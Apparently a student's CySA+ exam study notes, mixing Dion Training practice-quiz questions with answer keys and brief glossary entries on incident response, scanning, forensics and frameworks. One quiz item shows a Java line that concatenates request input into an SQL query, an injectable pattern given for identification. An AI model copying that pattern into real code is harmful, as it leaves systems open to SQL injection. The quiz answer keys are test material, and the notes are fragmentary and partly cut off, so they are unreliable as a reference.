To determine how a piece of malware operates

To allow the software developer to spot flaws in their source code (Correct)

To allow an attacker to spot vulnerabilities in an executable

Over-the-shoulder code - programmer explaining their code to a peer

Question 35: **Incorrect**

You are a security investigator at a high-security installation that houses significant amounts of valuable intellectual property. You are investigating the utilization of George's credentials and are trying to determine if his credentials were compromised or if he is an insider threat. In the break room, you overhear George telling a coworker that he believes he is the target of an ongoing investigation. Which of the following step in the preparation phase of the incident response was likely missed?

- | | |
|--|-------------|
| <input checked="" type="radio"/> Conduct background screenings on all applicants | (Incorrect) |
| <input type="radio"/> Development of a communication plan | (Correct) |
| <input type="radio"/> Developing a proper incident response form | |
| <input type="radio"/> Creating a call list or escalation list | |

Communication plan for an insider threat investigation should be put in place to prevent the targets of ongoing investigations from becoming aware of it.

Question 41: **Incorrect**

During which incident response phase is the preservation of evidence performed?

- | | |
|--|-------------|
| <input checked="" type="radio"/> Detection and analysis | (Incorrect) |
| <input type="radio"/> Preparation | |
| <input type="radio"/> Post-incident activity | |
| <input type="radio"/> Containment, eradication, and recovery | (Correct) |

Explanation

OBJ-4.2: A cybersecurity analyst must preserve evidence during the containment, eradication, and recovery phase. They must preserve forensic and incident information

Preservation of evidence - containment, eradication and recovery phase of IR

Question 53: **Incorrect**

An SNMP sweep is being conducted, but the sweep receives no-response replies from multiple addresses that are believed to belong to active hosts. What does this indicate to a cybersecurity analyst?

Any listed answers may be true (Correct)

The machines are not running SNMP servers

The community string being used is invalid (Incorrect)

The machines are unreachable

Continuous deployment - app and platform updates are committed rapidly

Continuous delivery - app and platform requirements are frequently tested and validated for immediate availability

Continuous integration - code updates are tested and committed to development or build server/code repos rapidly

Continuous monitoring - constantly evaluating environment for changes

Tcpdump -e - Record ethernet frames

Question 58: **Incorrect**

Jack is assessing the likelihood of reconnaissance activities being performed against his organization. Which of the following would best classify the likelihood of a port scan being conducted against his DMZ?

High (Correct)

Low

None (Incorrect)

Medium

Explanation

OBJ-5.2: Since Jack's DMZ would contain systems and servers exposed to the Internet, there is a high likelihood that they are constantly being scanned by potential attackers performing reconnaissance.

Question 61: **Incorrect**

You are conducting a quick nmap scan of a target network. You want to conduct an SYN scan, but you don't have raw socket privileges on your workstation. Which of the following commands should you use to conduct the SYN scan from your workstation?

nmap -sX

nmap -sS

(Incorrect)

nmap -O

nmap -sT

(Correct)

Question 63: **Incorrect**

Your company has created a baseline image for all of its workstations using Windows 10. Unfortunately, the image included a copy of Solitaire, and the CIO has created a policy to prevent anyone from playing the game on the company's computers. You have been asked to create a technical control to enforce the policy (administrative control) that was recently published. What should you implement?

Application hardening

Application allow list

(Incorrect)

Disable removable media

Application block list

(Correct)

Dion Training Solutions has just installed a backup generator for their offices that use SCADA/ICS for remote monitoring of the system. The generator's control system has an embedded cellular modem that periodically connects to the generator's manufacturer to provide usage statistics. The modem is configured for outbound connections only, and the generator has no data connection with any of Dion Training's other networks. The manufacturer utilizes data minimization procedures and uses the data to recommend preventative maintenance service and ensure maximum uptime and reliability by identifying parts that need to be replaced. Which of the following cybersecurity risk is being assumed in this scenario?

- There is a minimal risk being assumed since the cellular modem is configured for outbound connections only (Correct)
- There is a high risk being assumed since the presence of a cellular modem could allow an attacker to remotely disrupt the generator (Incorrect)
- There is a critical risk being assumed since the cellular modem represents a threat to the enterprise network if an attacker exploits the generator and then pivots to the production environment

Which of the following actions should you perform during the post-incident activities of an incident response?

- Ensure confidentiality of the lessons learned report by not sharing it beyond the incident response team who handled the investigation
- Perform evidence retention under the timescale defined by the regulatory or legal impact of the incident (Correct)
- Sanitize storage devices that contain any dd images collected to prevent liability arising from evidence collection
- Create an incident summary reporting with in-depth technical recommendations for future resourcing and budgeting (Incorrect)

OBJ-4.2: Most of these options are partially true, but only the evidence retention option is entirely accurate. If there is a legal or regulatory impact, evidence of the incident must be preserved for at least the timescale defined by the regulations that can be up to several years in length. If a civil or criminal prosecution of the incident perpetrators is expected, the evidence must be collected and stored using forensics procedures. The sanitizing of storage devices should not be performed to prevent liability but instead to prepare your evidence collection jump bag or kit for the next incident response. This should only be done once the evidence (dd images) has been transferred to a secure storage device following the evidence retention requirements. The incident summary report is generally used to provide recommendations to a wider, non-technical audience. Therefore, it should not be written in an in-depth technical manner. The lessons learned report should be widely shared across all incident response teams and the company's technical organization. If the lessons learned report is kept confidential and not shared, then the lessons are collected on paper and not becoming lessons learned by others to prevent future incidents.

From <<https://www.udemy.com/course/comptiacysaexam/learn/quiz/4914543/result/838837266#overview>>

SPI - sensitive personal information (opinions, beliefs and nature) afforded specially protected status by privacy legislation

While conducting a static analysis source code review of a program, you see the following line of code:

©2022 Dion Training

```
String query = "SELECT * FROM CUSTOMER WHERE  
CUST_ID=' " + request.getParameter("id") + "'";
```

What is the issue with the largest security issue with this line of code?

- An SQL injection could occur because input validation is not being used on the id parameter (Correct)
- The * operator will allow retrieval of every data field about this customer in the CUSTOMER table
- This code is vulnerable to a buffer overflow attack
- The code is using parameterized queries (Incorrect)

Which type of media sanitization would you classify degaussing as?

- Erasing
- Clearing
- Purging (Correct)
- Destruction (Incorrect)

You have been asked to recommend a capability to monitor all of the traffic entering and leaving the corporate network's default gateway. Additionally, the company's CIO requests to block certain content types before it leaves the network based on operational priorities. Which of the following solution should you recommend to meet these requirements?

- Install a NIPS on the internal interface and a firewall on the external interface of the router (Correct)
- Configure IP filtering on the internal and external interfaces of the router
- Installation of a NIPS on both the internal and external interfaces of the router (Incorrect)
- Install a firewall on the router's internal interface and a NIDS on the router's external interface

You have been asked to conduct a forensic disk image on an internal 500 GB hard drive. You connect a write blocker to the drive and begin to image it using dd to copy the contents to an external 500 GB USB hard drive. Before completing the image, the tool reports that the imaging failed. Which of the following is most likely the reason for the image failure?

- The data cannot be copied using the RAW format (Incorrect)
- The data on the source drive was modified during the imaging
- The source drive is encrypted with BitLocker
- There are bad sectors on the destination drive (Correct)

You have been asked to provide some training to Dion Training's system administrators about the importance of proper patching of a system before deployment. To demonstrate the effects of deploying a new system without patching it first, you ask the system administrators to provide you with an image of a brand-new server they plan to deploy. How should you deploy the image to demonstrate the vulnerabilities exposed while maintaining the security of the corporate network?

- Deploy the vulnerable image to a virtual machine on a physical server, create an ACL to restrict all incoming connections to the system, then scan it for vulnerabilities (Incorrect)
- Utilize a server with multiple virtual machine snapshots installed on it, restore from a known compromised image, then scan it for vulnerabilities
- Deploy the system image within a virtual machine, ensure it is in an isolated sandbox environment, then scan it for vulnerabilities (Correct)
- Deploy the image to a brand new physical server, connect it to the corporate network, then conduct a vulnerability scan to demonstrate how many vulnerabilities are now on the network

You are creating a script to filter some logs so that you can detect any suspected malware beaconing. Which of the following is NOT a typical means of identifying a malware beacon's behavior on the network?

- The beaconing interval
- The beacon's protocol (Correct)
- The removal of known traffic (Incorrect)
- The beacon's persistence

Explanation

OBJ-3.3: The beacon's protocol is not typically a means of identifying a malware beacon. A beacon can be sent over numerous protocols, including ICMP, DNS, HTTP, and numerous others. Unless you specifically knew the protocol being used by the suspected beacon, filtering out beacons by the protocol seen in the logs could lead you to eliminate malicious behavior prematurely. Other factors like the beacon's persistence (if it remains after a reboot of the system) and the beacon's interval (how much time elapses between beaconing) are much better indicators for fingerprinting a malicious beacon. The removal of known traffic by the script can also minimize the amount of data the cybersecurity analyst needs to analyze, making it easier to detect the malicious beacon without wasting their time reviewing non-malicious traffic.

Which of the following are the two most important factors when determining a containment strategy?

- Ensuring the safety and security of all personnel (Correct)
- Prevention of an ongoing intrusion or data breach (Correct)
- Avoidance of alerting the attacker that they have been discovered (Incorrect)
- Preservation of evidence
- Identification of whether the intrusion is the primary attack or a secondary one (i.e., part of a more complex campaign)

Plists – commonly used to store configuration settings on macOS

Which of the following is exploited by an SQL injection to give the attacker access to a database?

<input checked="" type="radio"/> Database server	(Incorrect)
<input type="radio"/> Firewall	
<input type="radio"/> Web application	(Correct)
<input type="radio"/> Operating system	

UEFI Boot Phases

Security
Pre-EFI
Driver Execution Environment
Boot Device Select
Transient System Load
Runtime

S,P-E,DED,BDS,TSI,R

Open-source forensic tool suite - SIFT

CVSS attack vector - Adjacent means the attacker must launch the attack from the same shared physical, logical or limited admin domain.

CVSS attack vectors - A = network adjacent & N = remote exploitation

Deperimeterization - strategy for protecting a company's data on multiple levels using encryption and dynamic data-level authentication

Block domains = add domain to content filter and web proxy's block list

SSO - In a SAML transaction, User-Agent requests a resource from Service Provider (SP), who establishes a trust relationship with an identity provider (IdP)

MITRE ATT&CK - explicit detail on mitigating and detecting given threats

Diamond Model - provides methodology for communicating cyber events and derive mitigation strategies

Lockheed Martin Kill Chain - general life cycle description of how attacks occur

OpenIOC - depth of research on APTs

Question 32: **Incorrect**

You are in the recovery steps of an incident response. Throughout the incident, your team never successfully determined the root cause of the network compromise.

Which of the following options would you LEAST likely perform as part of your recovery and remediation actions?

<input type="radio"/> Review and enhance patch management policies	
<input type="radio"/> Disable unused user accounts	
<input checked="" type="radio"/> Restrict host access to peripheral protocols like USB or Bluetooth	(Incorrect)
<input type="radio"/> Proactively sanitize and reimage all of your routers and switches	(Correct)

Best mitigation against zero days - application allow list

Security Incident Validation Effort

- patching
- permissions
- scanning
- verifying logging

Atomic execution - distributes processing across multi-threaded processing environment securely

Secure enclave - secure coprocessor that includes a hardware-based key manager isolated from the main processor

Processor security extensions are built into many modern processors to provide secure processing capabilities

Network taps are used in **PASSIVE monitoring**.

Question 63: **Incorrect**

In 2014, Apple's implementation of SSL had a severe vulnerability that, when exploited, allowed an attacker to gain a privileged network position that would allow them to capture or modify data in an SSL/TLS session. This was caused by poor programming in which a failed check of the connection would exit the function too early. Based on this description, what is this an example of?

- Insufficient logging and monitoring
- Insecure object reference
- Use of insecure functions (Incorrect)
- Improper error handling (Correct)

Question 68: **Incorrect**

Dion Consulting Group has recently received a contract to develop a networked control system for a self-driving car. The company's CIO is concerned about the liability of a security vulnerability being exploited that may result in the death of a passenger or an innocent bystander. **Which of the following methodologies would provide the single greatest mitigation if successfully implemented?**

- Peer review of source code
- DevSecOps
- Formal methods of verification (Correct)
- Rigorous user acceptance testing (Incorrect)

Explanation

OBJ-2.2: Formal verification methods use a mathematical model of the inputs and outputs of a system to prove that the system works as specified in all cases. Given the

- memory consumption
- processor consumption
- drive capacity consumption

Network-related IOC
- beaconing